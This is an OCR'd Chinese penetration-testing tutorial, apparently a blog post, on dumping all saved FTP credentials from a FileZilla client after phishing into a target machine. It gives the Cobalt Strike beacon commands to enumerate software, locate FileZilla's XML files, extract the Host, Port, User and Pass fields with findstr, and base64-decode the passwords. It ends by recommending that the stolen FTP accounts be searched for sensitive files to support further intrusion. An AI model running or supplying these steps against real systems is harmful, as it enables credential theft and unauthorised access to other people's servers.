
内网密码搜集 [一键抓取目标本地 filezila 客户端中的所有 ftp 账号密码]

场景:

跟之前 foxmail 一样,假设依然是通过发信打到的一台目标单机,然后翻机器时发现上面装有 filezila 客户端,然后现在就想把客户端中保存的所有 ftp 账号密码都获取下,非常简单,过程如下


如下,全程都在一个未 bypassUAC 的管理权限下操作

```
beacon> shell whoami /user
```




正常抓取当前机器的已安装软件列表,发现其存在 filezila 客户端,那接下来的事情就很清晰了

```
beacon> shell GetInstallSoftInfo.exe
beacon> shell type C:\Users\WangWei\AppData\Local\Temp\WANGWEI-PC_WangWei_2019.11.13.13.11.10_RURG.logs
```




特别注意,此处想成功抓到密码的前提是目标 filezila 客户端中必须事先保存的有密码才行,怎么知道它保存的有没有呢? 其实,我也不知道,只能通过后续翻下对应的 xml 文件才知道,不过,可以保证的是,不翻翻永远都不会知道




保存密码的 xml 文件默认都被放在当前用户数据库目录下的 filezila 目录中

```
beacon> shell dir %appdata%
```




由于主机,端口,账号,密码字段都是已知的,所以直接一把梭哈出来就好了

```
beacon> cd C:\Users\WangWei\AppData
beacon> shell findstr /c:"<Host>" /c:"<Port>" /c:"<User>" /c:"<Pass" /si C:\Users\WangWei\AppData\Roaming\FileZilla\*.xml
```



由于密码只是用 bs64 编码了下,最终,批量解码下即可得到所有的明文账号密码

```
# cat bs64.txt
# while read line ; do echo $line | base64 -d -i; echo; done< bs64.txt
```



小结:

注意,此处的演示全部都是用最新版的客户端,非常简单,其实压根也没什么太多好说的,遇到目标装有 filezila 客户端就去对应的目录搜下就好了,实在没有搜不到就算了,没啥好纠结的,拿到这些 ftp 账号之后的事情,还是按正常流程走就好了,去各个 ftp 上多翻翻敏感文件资料便于后期拓展...就先到这儿吧,有任何问题,欢迎弟兄们及时反馈,非常感谢,祝好运 😊

By klion

2019.3.6